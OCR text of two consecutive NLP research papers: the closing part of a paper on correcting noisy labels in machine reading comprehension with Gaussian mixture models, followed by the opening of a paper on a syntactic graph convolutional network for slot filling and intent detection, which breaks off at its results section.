	DCE	-	-	**59.09**	70.28	55.93	66.94	**47.23**	**57.89**	8.25	10.84	19.86	24.45
	DHB	-	-	58.61	**70.47**	**56.25**	**67.54**	43.71	52.95	**8.52**	**11.09**	**20.44**	**25.18**
BiDAF	OR	64.18	74.70	60.02	70.62	53.42	63.85	35.36	44.95	10.35	15.35	22.92	27.23
	HB	-	-	61.94	72.01	57.35	67.58	34.91	44.89	10.63	15.98	23.00	27.17
	DCE	-	-	63.25	73.15	57.75	68.46	**45.78**	**54.45**	11.14	15.97	**23.17**	**27.41**
	DHB	-	-	**63.36**	**73.89**	**59.13**	**70.38**	43.91	53.01	**12.16**	**17.12**	23.14	27.28
BERT	OR	69.56	79.08	61.36	72.48	53.13	64.10	39.08	49.44	15.49	24.60	25.65	30.95
	HB	-	-	62.37	73.16	54.22	64.82	43.74	54.03	17.75	25.84	26.24	31.70
	DCE	-	-	63.06	73.73	54.99	66.09	43.73	53.48	17.36	**26.62**	28.28	33.34
	DHB	-	-	**64.12**	**74.09**	**56.94**	**67.34**	**47.15**	**57.64**	**18.43**	26.09	**29.21**	**34.02**

Table 1: Evaluation results of different models under different loss correction strategies on two category of weakly supervised training sets. Among them, *OR* represents the original methods with cross entropy, *HB* represents methods using hard bootstrapping loss only, and *DCE* and *DHB* represent strategies of using loss distribution correction based on cross entropy and hard bootstrap loss, respectively.

Ablation Study. For each group of experiments, we report the experimental results of different models using original cross entropy loss and hard bootstrapping loss, and using high-level loss distribution correction with the two loss functions, respectively. From Table 1, we can find that: (1) Compared with using original cross entropy, the strategy of only correcting the loss function with hard bootstrapping loss can also improve models to a certain extent. (2) Both loss correction combination strategies have significant impacts on models' promotions. (3) The models using the loss distribution correction based on standard cross-entropy strategy has been effectively improved compared to the baselines, and some models using this strategy perform best in some scenarios, such as the BiDAF-based improved model trained on SQuAD with 60% noise. (4) But overall, the improved models using loss distribution correction based on hard bootstrap loss strategy will perform better, because the strategy attempts to provide cleaner loss signals by correcting both the loss values of the samples themselves and the loss distribution. Since there is no guarantee that adopting the combination strategy based on hard bootstrap loss will be better, we recommend to try both combination strategies if conditions permit, and choose the one that performs better, in the practice of applying the proposed methods.

5.2 How does GMM work?

We further analyze GMM's ability to distinguish between noisy and clean samples based on loss distribution unsupervisedly. First, independent of the noisy SQuAD sets for training, we randomly regenerate a series of test sets from original training set to evaluate GMM, which contain corresponding proportions noise and labels used to mark whether the samples are noise. Specifically, we regularly use the model in normal training process to output the loss corresponding to each sample in the corresponding test set, and use a new GMM instance to fit this loss distribution. Then use the fitted GMM to infer whether the sample is clean or noise. Along with training process, we record the best evaluation results of GMM.


From Table 2, we can find that GMM can very effectively identify noise. On data sets with a noise ratio of 60% or less, BERT-based and BiDAF-based improved models can correctly identify more than 97% and 80% of noisy samples, respectively. And on the noisy data a noise ratio of 80%, the noise recognition rate still reaches 74%. This means that based on the observations in Section 2.2, GMM can provide so much extra useful information out of nothing to help improve the models. Specifically, the posterior probability given by GMM help to correct the loss distribution, thereby reducing the disturbance of noise, and push the model pay more attention to the supervision signals from clean data. We also note that the recognition rates of noise and clean data is a trade-off. Noise recognition and clean recognition are difficult to perform both well at the same time. However, in general, the recognition results of GMM are very effective in correcting the loss distribution, because as long as the attentions to clean samples are increased or the to noisy samples are reduced, the model can be optimized in a more correct direction.

Model		noise-0.2			noise-0.4			noise-0.6			noise-0.8		
		all	noise	clean	all	noise	clean	all	noise	clean	all	noise	clean
BiDAF$_{rn}$	OR	74.30	99.62	67.95	87.24	79.59	92.30	56.57	81.96	18.21	32.26	17.29	92.11
	DHB	54.54	99.77	43.21	87.50	79.23	92.96	72.52	80.20	60.91	33.62	17.20	99.31
BiDAF	OR	78.64	99.61	73.38	81.27	98.61	69.81	77.94	81.93	71.91	72.33	81.81	34.45
	DHB	60.47	99.82	50.60	87.76	80.12	92.81	78.17	81.21	73.58	30.31	17.91	79.90
BERT	OR	72.00	99.35	65.14	67.20	98.97	46.24	68.74	97.02	26.08	71.22	74.16	59.45
	DHB	76.71	99.62	70.96	72.78	98.86	55.58	76.23	98.27	42.95	68.07	74.74	41.36

Table 2: Accuracy of unsupervisedly identifying the noise in the training data of different noisy SQuAD with different noise rates by GMM obtained by fitting to the loss observations. Among them, *all* represents the overall accuracy, *noise*, and *clean* respectively are the proportion of noise samples and clean samples that are correctly identified.

5.3 Fit to Loss Distribution

In addition, we intuitively show how GMM fits the loss distribution, as shown in Figure 3. From Figure 3, we can find that the loss distribution of different models trained on different noisy data sets can be indeed roughly divided into two clusters, indicates that it makes sense to use a two-component mixture probability model to fit the loss distribution. Moreover, the Gaussian distribution is very universal, because it can basically fit loss clusters in various situations. Of course, the operators can explore or design a special distribution to replace the Gaussian distribution for specific scenarios in practice. Note that we focus more on the generalization ability of the Gaussian distribution in this paper.



(a) BiDAF on SQuAD with 60% noise (b) BERT on SQuAD with 60% noise

(c) BiDAF on TriviaQA (d) BERT on TriviaQA

Figure 3: Analysis of fitting a 2-component Gaussian mixture model to the losses computed by models (BiDAF and BERT) on different noisy data sets, where two clusters in the histogram correspond to two Gaussian components depicted by the red and blue curves, respectively.

5.4 Explore Other Mixture Model

From observations in Section 2.2, we can know that as long as a probability model can well fit the loss distribution, it can be used to participate in the construction of the mixture model. In addition to GMM, we also explore the Beta Mixture Model (BMM), which performs well in noisy image classification

Model	PDM	SQuAD								TriviaQA	
		noise-0.2		noise-0.4		noise-0.6		noise-0.8			
		EM	F1	EM	F1	EM	F1	EM	F1	EM	F1
BiDAF$_m$	BMM	58.18	69.59	53.93	66.63	**47.39**	57.31	6.42	9.52	19.20	24.77
	GMM	**58.61**	**70.47**	**56.25**	**67.54**	47.23	**57.89**	**8.52**	**11.09**	**20.44**	**25.18**
BERT	BMM	62.89	73.75	55.19	65.85	43.27	51.84	**18.97**	**28.93**	27.38	32.41
	GMM	**64.12**	**74.09**	**56.94**	**67.34**	**47.15**	**57.64**	18.43	26.09	**29.21**	**34.02**

Table 3: Comparison results of employing different mixture models to improve BiDAF$_m$ and BERT on different noisy data sets.

tasks (Arazo et al., 2019). The beta distribution over a normalized loss $l \in [0, 1]$ is defined to have PDF: $p(l|\alpha, \beta) = \frac{\Gamma(\alpha+\beta)}{\Gamma(\alpha)\Gamma(\beta)} l^{\alpha-1}(1-l)^{\beta-1}$, where $\Gamma(\cdot)$ is the Gamma function, and $\alpha, \beta > 0$ are parameters. Similarly, the mixture PDF is given by substituting the above into Eq. (5). Based on BiDAF$_m$ and BERT, we conduct comparison experiments on all noisy datasets. The experimental results are shown in Table 3. From Table 3, we can find that: (1) loss correction based on BMM can also bring a significant performance improvement, compared with the results in Table 1; (2) in most scenarios, GMM can help to achieve more significant improvements than BMM, indicating that GMM has obvious advantages in MRC task, and is very suitable for this task. It enlightens us that when there is no better choice, the Gaussian mixture model is a good solution, or serves it as a baseline to explore better models.

6 Related Work

Machine Reading Comprehension. Machine reading comprehension (MRC) (Rajpurkar et al., 2016) has received increasing attention recently, which requires a model to extract an answer span to a question from reference documents (Yu et al., 2018; Devlin et al., 2019; Liu et al., 2020; Zheng et al., 2020; Yuan et al., 2020). Owing to the rise of pre-training models (Devlin et al., 2018), a machine is able to achieve highly competitive results on classic datasets (*e.g.* SQuad (Rajpurkar et al., 2016)), even close to human performance. However, there is still a huge gap between high performance on the leaderboard and poor practical user experience, due to the noisy dataset, high-cost annotation and low resource languages. Recently, the more challenging distantly supervised MRC task, TriviaQA (Joshi et al., 2017) was proposed, in which the provided evidences are noisy and collected based on the distant supervision. (Yuan et al., 2020) proposed a multilingual MRC task to facilitate the study on low resource languages. (Lee et al., 2019b) focused on annotating the unlabeled data with heuristic method and refine the labels by an extra *Refinery* model for multilingual MRC task.

Learning with Noisy Labels. Recently, the great progress has been made on learning with noisy labels in image classification and question answering (QA) domains. Reed et al. (2015) and Ma et al. (2018) proposed a bootstrapping method to reconstruct loss function for noisy data combined with model predictions. Jiang et al. (2018) and Arazo et al. (2019) put forward an empirical assumption that samples with lower losses are clean, then separate the clean and noisy samples based on the loss distribution. For QA task, Lin et al. (2018) and Lee et al. (2019a) utilized an extra paragraph selector to filter noise by calculating confidences of paragraphs. Niu et al. (2020) further proposed a complementary model to generate labels to the paragraphs for training selectors supervisedly.

7 Conclusion

In this paper, we explore natural characteristics of noise from perspective of loss, and find in early stages of training, noisy samples usually result in significantly larger losses than clean samples. Based on the observation, we propose a hierarchical loss correction strategy to avoid fitting noise and strengthen supervision signals from clean samples by incorporating an unsupervisedly fitted GMM and modifying original loss funciton to hard bootstrapping loss. We conducted ample experiments on multiple weakly supervised MRC datasets. Experimental results show that the proposed methods can effectively help models to achieve significant improvements.

References

Eric Arazo, Diego Ortego, Paul Albert, Noel E O'Connor, and Kevin McGuinness. 2019. Unsupervised label noise modeling and loss correction. In *International Conference on Machine Learning (ICML)*, pages 312–321, June.

Danqi Chen, Adam Fisch, Jason Weston, and Antoine Bordes. 2017. Reading Wikipedia to answer open-domain questions. In *Proceedings of the 55th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*, pages 1870–1879, Vancouver, Canada, July. Association for Computational Linguistics.

Yiming Cui, Wanxiang Che, Ting Liu, Bing Qin, Shijin Wang, and Guoping Hu. 2019. Cross-lingual machine reading comprehension. In *Proceedings of the 2019 Conference on Empirical Methods in Natural Language Processing and the 9th International Joint Conference on Natural Language Processing (EMNLP-IJCNLP)*, pages 1586–1595, Hong Kong, China, November. Association for Computational Linguistics.

Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. 2018. Bert: Pre-training of deep bidirectional transformers for language understanding. *arXiv preprint arXiv:1810.04805*.

Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. 2019. BERT: Pre-training of deep bidirectional transformers for language understanding. In *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers)*, pages 4171–4186, Minneapolis, Minnesota, June. Association for Computational Linguistics.

Hongyu Gong, Yelong Shen, Dian Yu, Jianshu Chen, and Dong Yu. 2020. Recurrent chunking mechanisms for long-text machine reading comprehension. In *Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics*, pages 6751–6761, Online, July. Association for Computational Linguistics.

Lu Jiang, Zhengyuan Zhou, Thomas Leung, Li-Jia Li, and Li Fei-Fei. 2018. MentorNet: Learning data-driven curriculum for very deep neural networks on corrupted labels. In Jennifer Dy and Andreas Krause, editors, *Proceedings of the 35th International Conference on Machine Learning*, volume 80 of *Proceedings of Machine Learning Research*, pages 2304–2313, Stockholmsmässan, Stockholm Sweden, 10–15 Jul. PMLR.

Mandar Joshi, Eunsol Choi, Daniel S Weld, and Luke Zettlemoyer. 2017. Triviaqa: A large scale distantly supervised challenge dataset for reading comprehension. In *Proceedings of the 55th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*, pages 1601–1611.

Kenton Lee, Ming-Wei Chang, and Kristina Toutanova. 2019a. Latent retrieval for weakly supervised open domain question answering. In *Proceedings of the 57th Annual Meeting of the Association for Computational Linguistics*, pages 6086–6096, Florence, Italy, July. Association for Computational Linguistics.

Kyungjae Lee, Sunghyun Park, Hojae Han, Jinyoung Yeo, Seung-won Hwang, and Juho Lee. 2019b. Learning with limited data for multilingual reading comprehension. In *Proceedings of the 2019 Conference on Empirical Methods in Natural Language Processing and the 9th International Joint Conference on Natural Language Processing (EMNLP-IJCNLP)*, pages 2840–2850, Hong Kong, China, November. Association for Computational Linguistics.

Yankai Lin, Haozhe Ji, Zhiyuan Liu, and Maosong Sun. 2018. Denoising distantly supervised open-domain question answering. In *Proceedings of the 56th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*, pages 1736–1745, Melbourne, Australia, July. Association for Computational Linguistics.

Dayiheng Liu, Yeyun Gong, Jie Fu, Yu Yan, Jiusheng Chen, Daxin Jiang, Jiancheng Lv, and Nan Duan. 2020. RikiNet: Reading Wikipedia pages for natural question answering. In *Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics*, pages 6762–6771, Online, July. Association for Computational Linguistics.

Xingjun Ma, Yisen Wang, Michael E. Houle, Shuo Zhou, Sarah M. Erfani, Shu-Tao Xia, Sudanthi N. R. Wijewickrema, and James Bailey. 2018. Dimensionality-driven learning with noisy labels. In Jennifer G. Dy and Andreas Krause, editors, *Proceedings of the 35th International Conference on Machine Learning, ICML 2018, Stockholmsmässan, Stockholm, Sweden, July 10-15, 2018*, volume 80 of *Proceedings of Machine Learning Research*, pages 3361–3370. PMLR.

Yilin Niu, Fangkai Jiao, Mantong Zhou, Ting Yao, jingfang xu, and Minlie Huang. 2020. A self-training method for machine reading comprehension with soft evidence extraction. In *Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics*, pages 3916–3927, Online, July. Association for Computational Linguistics.

Pranav Rajpurkar, Jian Zhang, Konstantin Lopyrev, and Percy Liang. 2016. SQuAD: 100,000+ questions for machine comprehension of text. In *Proceedings of the 2016 Conference on Empirical Methods in Natural Language Processing*, pages 2383–2392, Austin, Texas, November. Association for Computational Linguistics.

Scott Reed, Honglak Lee, Dragomir Anguelov, Christian Szegedy, Dumitru Erhan, and Andrew Rabinovich. 2015. Training deep neural networks on noisy labels with bootstrapping. In *International Conference on Learning Representations (ICLR)*.

Minjoon Seo, Aniruddha Kembhavi, Ali Farhadi, and Hannaneh Hajishirzi. 2016. Bidirectional attention flow for machine comprehension. *arXiv preprint arXiv:1611.01603*.

Adams Wei Yu, David Dohan, Quoc Le, Thang Luong, Rui Zhao, and Kai Chen. 2018. Fast and accurate reading comprehension by combining self-attention and convolution. In *International Conference on Learning Representations*.

Fei Yuan, Linjun Shou, Xuanyu Bai, Ming Gong, Yaobo Liang, Nan Duan, Yan Fu, and Daxin Jiang. 2020. Enhancing answer boundary detection for multilingual machine reading comprehension. In *Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics*, pages 925–934, Online, July. Association for Computational Linguistics.

Chiyuan Zhang, Samy Bengio, Moritz Hardt, Benjamin Recht, and Oriol Vinyals. 2017. Understanding deep learning requires rethinking generalization. In *International Conference on Learning Representations (ICLR)*.

Bo Zheng, Haoyang Wen, Yaobo Liang, Nan Duan, Wanxiang Che, Daxin Jiang, Ming Zhou, and Ting Liu. 2020. Document modeling with graph attention networks for multi-grained machine reading comprehension. In *Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics*, pages 6708–6718, Online, July. Association for Computational Linguistics.

Syntactic Graph Convolutional Network for Spoken Language Understanding

Keqing He[1]*, **Shuyu Lei**[2], **Yushu Yang**[2], **Huixing Jiang**[2], **Zhongyuan Wang**[2]
[1]Beijing University of Posts and Telecommunications, Beijing, China
[2]Meituan Group
{kqin,leishuyu}@bupt.edu.cn
{yangyushu,jianghuixing,wangzhongyuan02}@meituan.com

Abstract

Slot filling and intent detection are two major tasks for spoken language understanding. In most existing work, these two tasks are built as joint models with multi-task learning with no consideration of prior linguistic knowledge. In this paper, we propose a novel joint model that applies a graph convolutional network over dependency trees to integrate the syntactic structure for learning slot filling and intent detection jointly. Experimental results show that our proposed model achieves state-of-the-art performance on two public benchmark datasets and outperforms existing work. At last, we apply the BERT model to further improve the performance on both slot filling and intent detection.


1 Introduction

Spoken Language Understanding (SLU) plays a vital role in a task-oriented dialogue system. Slot filling and intent detection (Tur and De Mori, 2011) are two major tasks for SLU as shown in Figure 1(a). Slot filling aims to obtain the semantic structure for the utterance. Meanwhile, intent detection annotates the categorical intent of the utterance.


In typical pipeline methods, slot filling and intent detection are built separately. Slot filling is implemented as a standard sequence labeling task (Yao et al., 2014) and intent detection is built as a classification task (Lai et al., 2015), respectively. Essentially, slot filling and intent detection impact mutually. Therefore, more prior work (Hakkani-Tür et al., 2016; Liu and Lane, 2016; Goo et al., 2018; Li et al., 2018; Wang et al., 2018; Zhang et al., 2018a; E et al., 2019; Qin et al., 2019) implement two aforementioned tasks jointly as multi-task learning and achieve more promising results than those pipeline methods. However, most prior work utilize sequential model, such as recurrent neural network, to accumulate the contextual representation for each word to implement SLU with no consideration of prior linguistic knowledge. Intuitively, slot filling and intent detection rely on indicative contextual words for disambiguation and suffer from the degradation on wide contexts. Syntactic dependency parse tree as shown in Figure 1(b), which provides linguistic dependency relation among words, has been shown generally beneficial in various NLP tasks such as machine reading comprehension (Zhang et al., 2019), neural machine translation (Chen et al., 2018) and relation extraction (Zhang et al., 2018b). The major reasons are that the dependency parse tree can capture long-range relations between words and contain implicit clues for disambiguation.

To access a better SLU, we emphasize that SLU model should utilize the dependency representation as prior linguistic knowledge. In this paper, we propose a joint SLU model that applies a Graph Convolutional Network (GCN) over dependency trees to integrate the syntactic structure for joint learning slot filling and intent detection, where the GCN can pool information over arbitrary dependency structures efficiently, which has been proven in (Zhang et al., 2018b). Concretely, our proposed model encode the utterance and output a contextual word representation via a bi-directional LSTM (Hochreiter and Schmidhuber, 1997), then a GCN over dependency tree take contextual word representation as input to

*The work was done when the first author was an intern at Meituan Group. The first two authors contribute equally.



(a) An example of slot filling (BIO format) and intent detection for utterance "What flights travel from las vegas to los angeles".



(b) An example of dependency tree over the utterance "What flights travel from las vegas to los angeles".

Figure 1: An example of utterance in ATIS dataset.

obtain the syntactic structure representation for utterance. In addition, it is worth noting that existing dependency parsers are impossible to parse all the sentences exactly. Thus, a multi-head attention is utilized to fuse the syntactic representation with original contextual word representation against the errors caused by incomplete dependency parser, where the multi-head attention can supplement the syntactic representation with contextual word representation as a self-adaption manner. At last, the fused representation is applied to implement slot filling and intent detection jointly.

The experiments are conducted on two benchmarks SLU datasets: ATIS (Hemphill et al., 1990) and Snips (Coucke et al., 2018). The experimental results demonstrate that our proposed model outperforms the existing state-of-the-art approaches. At last, BERT model (Devlin et al., 2019), as a pre-trained model, is used to our proposed framework. The experimental results also show that our proposed model incorporated with BERT model can further improve the performance on both slot filling and intent detection.

The main contributions of this work are therefore include as follows: 1)We introduce a model that utilizes a GCN to integrate the syntactic structure for joint learning slot filling and intent detection, which to the best of our knowledge is the first work that syntactic structure and GCN are used to implement above two tasks jointly. 2) We utilize a multi-head attention to fuse the syntactic representation with contextual word representation against the errors caused by incomplete dependency parser. 3) We conduct our experiments on two public datasets, and our proposed model achieves new the state-of-the-art performance in overall accuracy metric.


2 Methodology

In this section, we will describe our syntactic graph convolutional network for SLU tasks. The overall architecture of our model is demonstrated in Fig 2. We first use a BiLSTM encoder to obtain the contextual representation of an utterance. Then we perform multi-hop GCN propagation over the dependency tree initialized by the hidden states of the BiLSTM encoder to capture syntactic representation. Subsequently, we integrate the syntactic representation and the contextual hidden states via a feature aggregation layer. Finally, we pass the fused representation to the output layer for final predictions. Both slot filling and intent detection are optimized simultaneously via a joint learning scheme.

2.1 Notations

We now formally define the task of slot filling and intent detection. Let $\mathbf{X} = [x_1, \ldots, x_n]$ denotes a sentence, where n denotes the sequence length. We first use a syntactic parser to generate a dependency tree where each word represents a node. After obtaining a tree with n nodes, we can represent the graph structure with an $n * n$ adjacency matrix $\mathbf{A}$ where $A_{ij} = 1$ if there is an edge going from word x_i to word x_j. [1] Given the input sequence and the corresponding dependency tree, our goal is to predict the slot labels $\mathbf{o}^S = \left(o_1^S, \ldots, o_n^S\right)$ and the intent label o^I.

[1] We treat the dependency tree as an undirected graph, i.e.$\forall i, j, A_{ij} = A_{ji}$. We hypothesize that modeling edge directions and types does not offer additional discriminative power to the network because the GCN can capture adequately informative syntactic patterns for SLU. Besides, models with high complexity are prone to overfitting.



(a) the overall architecture of our proposed method

(b) the syntax-guided self-attention scores

(c) syntactic graph convolutional network

Figure 2: Spoken language understanding with a syntactic graph convolutional network. Fig (a) shows the overall architecture of our proposed method. Fig (b) displays the syntax-guided self-attention scores. Fig (c) shows one-layer detailed graph convolution computation for the word *"vegas"* and *"angeles"* for clarity. For local integration, we only show the computation of three timesteps. As we describe in the introduction, the syntactic structure lets a word focus more on its dependency words, such as $from \leftarrow vegas$ and $to \leftarrow angeles$. These syntactic constraints could enhance contextual representations to distinguish the departure city from the arrival city.

2.2 Syntactic Graph Convolutional Networks over Dependency Trees

The graph convolutional network(GCN) (Kipf and Welling, 2017) has been proved useful for encoding structural information in graphs. GCNs provide flexibility to represent diverse syntactic and semantic relationships between words. Essentially, GCN operates on a graph structure and compute representations for the nodes of the graph by looking at the neighborhood of the node. We can stack L layers of GCNs to account for neighbors that are L-hops away from the current node. Formally, in an L-layer GCN as Fig 2(c) shows, we denote the input vector as $h_i^{(l-1)}$ and output vector as $h_i^{(l)}$ where i represents the i-th node and l represents the l-th layer. Hence, the one-hop graph convolution operation can be written as $h_i^{(l)} = \sigma\left(\sum_{j=1}^{n} A_{ij} W^{(l)} h_j^{(l-1)} + b^{(l)}\right)$, where $W^{(l)}$ is a linear transformation, $b^{(l)}$ a bias term, and σ a nonlinear function (e.g., ReLU).

To initialize the first layer input vector $h^{(0)}$, we first feed the input word vectors into a BiLSTM network to generate contextualized representations. Note that our method is not limited to cooperate with BiLSTM, but any contextual encoder like ELMo(Peters et al., 2018), BERT(Devlin et al., 2019). We also conduct BERT based experiments for comparison. We will show empirically in Section 4.7 that both encoders substantially improve the performance over the original baselines.

Then, we perform the aforementioned graph convolution operation on dependency trees by converting each tree into its corresponding adjacency matrix $\mathbf{A}$, where $A_{ij} = 1$ if there is a dependency edge between words i and j. Adopted from (Zhang et al., 2018b), we also normalize the activations in the graph convolution before feeding it through the nonlinearity and adding self-loops to each node in the graph as $h_i^{(l)} = \sigma\left(\sum_{j=1}^{n} \tilde{A}_{ij} W^{(l)} h_j^{(l-1)} / d_i + b^{(l)}\right)$, where $\tilde{\mathbf{A}} = \mathbf{A} + \mathbf{I}$ with $\mathbf{I}$ being the $n * n$ identity matrix and $d_i = \sum_{j=1}^{n} \tilde{A}_{ij}$ is the degree of token i in the resulting graph.

2.3 Feature Aggregation Mechanism: From Local To Global

After applying L-layer GCNs over dependency trees, we obtain the syntactic knowledge vector $h_i^{(L)}$ of each token x_i. To fuse syntactic representation and contextual representation, we propose the feature aggregation mechanism comprising of the local integration layer and global matching layer. The former builds strong interactions between syntactic vector and contextual vector of one word while the latter models connections at the overall utterance-level. The aggregation mechanism aims to integrate syntactic graph information and contextual representation and enable our model more robust to potential noise from the dependency parser.

Local Integration Given the syntactic representation $h_i^{(L)}$ and contextual representation $h_i^{(0)}$ of word

x_i, local integration intends to control how much information in $h_i^{(L)}$ and $h_i^{(0)}$ should be passed down. We employ a multi-head attention (Vaswani et al., 2017) to capture the relation between syntax and semantics. For the i-th word, we project $\mathbf{H}_i^{local} = \{h_i^{(L)}, h_i^{(0)}\}$ into the distinct key, value, and query representations, denoted K_j, Q_j and V_j for each head j. Then we perform the scaled dot product attention as $\text{Attention}\,(Q, K, V) = \text{softmax}\left(\frac{QK^T}{\sqrt{d_k}}\right)V$.

Then the outputs of all heads are concatenated and passed through a feed-forward layer followed by GeLU activations (Hendrycks and Gimpel, 2017) and a layer normalization. And we perform average pooling on the final outputs of local integration for each word, denoted as $\mathbf{H}' = \{h'_1, \ldots, h'_n\}$, where the syntactic representation and original contextual word representation are fused. Note that all the parameters of the local integration layer are shared for all the words. In Fig 2(a), we only show three network blocks for clarity.

Global Matching After local integration captures the relationship between syntax and semantics of each word, we propose a global matching layer to model connections between fused representations at the overall utterance-level. Similar to the local integration, we use another multi-head attention layer where we project $\mathbf{H}^{global} = \mathbf{H}' = \{h'_1, \ldots, h'_n\}$ into the the distinct key, value, and query representations. The syntactic information from GCN will guide a word to other words of syntactic importance in a sentence. To reduce the overall parameters and computational cost, we do not employ a stack of multiple identical blocks but only one multi-head attention layer for both local integration and global matching. The outputs of global matching will be forwarded into the final output layer.

2.4 Joint Optimization

Finally, we use the output hidden vectors of global matching to predict the slot types and intent. For slot types, we directly perform softmax operation over the hidden vector at each timestep. For intent prediction, we perform max pooling over all the words to obtain a fixed-length vector. Then the final vector is fed to the multi-layer perceptron (MLP) classifier, with one hidden layer, tanh activation, and softmax output layer. The entire model is trained by minimizing the sum of two cross-entropy losses in an end-to-end manner. The overall objective is formulated as $p\left(y^S, y^I|\mathbf{X}\right) = p\left(y^I|\mathbf{X}\right)\prod_{t=1}^{n} p\left(y_t^S|\mathbf{X}\right)$, where y^S, y^I are the softmax output probability of slots and intent respectively.

3 Experiments

3.1 Settings

To evaluate the proposed model, we conduct experiments on two public benchmark datasets, ATIS (Hemphill et al., 1990) and Snips (Coucke et al., 2018). ATIS contains audio recordings of flight reservations, and Snips is collected from the Snips personal voice assistant. For the syntactic parser, we adopt the Stanford parser from (Chen and Manning, 2014). The parser is not updated with our SLU model. For the SLU model, we use the glove embedding with the dimension of 300 and set the dropout rate as 0.1. L2 regularization is used with a rate of 1×10^{-3}. We use the Adam optimizer (Kingma and Ba, 2014) with the learning rate of 0.001. For the GCN model, we set the propagation layer num as 2 and treat the dependency tree as an undirected graph. All the results are reported on the test set after early stopping on the dev set.

3.2 Baselines

We compare our model with the existing baselines including: Joint Seq(Hakkani-Tür et al., 2016) proposes an RNN-based multi-task modeling approach for jointly modeling domain detection, intent detection, and slot filling. Attention BiRNN(Liu and Lane, 2016) leverages the attention mechanism to learn the relationship between slot and intent. Slot-Gated Atten(Goo et al., 2018) proposes the slot-gate to model the correlation of slot filling and intent detection. Self-Attentive Model(Li et al., 2018) proposes a novel self-attentive model with the intent augmented gate mechanism to utilize the semantic correlation between slot and intent. Bi-Model(Wang et al., 2018) proposes the Bi-model to consider the intent and slot filling cross-impact to each other. CAPSULE-NLU(Zhang et al., 2018a) proposes a capsule-based

Model	SNIPS			ATIS		
	Slot (F1)	Intent (Acc)	Overall (Acc)	Slot (F1)	Intent (Acc)	Overall (Acc)
Joint Seq (Hakkani-Tür et al., 2016)	87.3	96.9	73.2	94.3	92.6	80.7
Attention BiRNN (Liu and Lane, 2016)	87.8	96.7	74.1	94.2	91.1	78.9
Slot-Gated Full Atten (Goo et al., 2018)	88.8	97.0	75.5	94.8	93.6	82.2
Slot-Gated Intent Atten (Goo et al., 2018)	88.3	96.8	74.6	95.2	94.1	82.6
Self-Attentive Model (Li et al., 2018)	90.0	97.5	81.0	95.1	96.8	82.2
Bi-Model (Wang et al., 2018)	93.5	97.2	83.8	95.5	96.4	85.7
CAPSULE-NLU (Zhang et al., 2018a)	91.8	97.3	80.9	95.2	95.0	83.4
SF-ID Network (E et al., 2019)	90.5	97.0	78.4	95.6	96.6	86.0
Stack-Propagation (Qin et al., 2019)	94.2	98.0	86.9	**95.9**	96.9	86.5
Our model	**94.8***	**98.2***	**87.6***	95.7	**97.2***	**86.9***

Table 1: Slot filling and intent detection results on two datasets. The numbers with * indicate that the improvement of our model over all baselines is statistically significant with $p < 0.05$ under t-test.

model with a dynamic routing-by-agreement schema to accomplish slot filling and intent detection. SF-ID Network(E et al., 2019) introduces an SF-ID network to establish multiple direct connections for the slot filling and intent detection to help them promote each other mutually. Stack-Propagation(Qin et al., 2019) proposes a Stack-Propagation framework that can directly use the intent information as input for slot filling, thus to capture the intent semantic knowledge. We report the experiment results of these models adopted from (Qin et al., 2019).

3.3 Overall Results

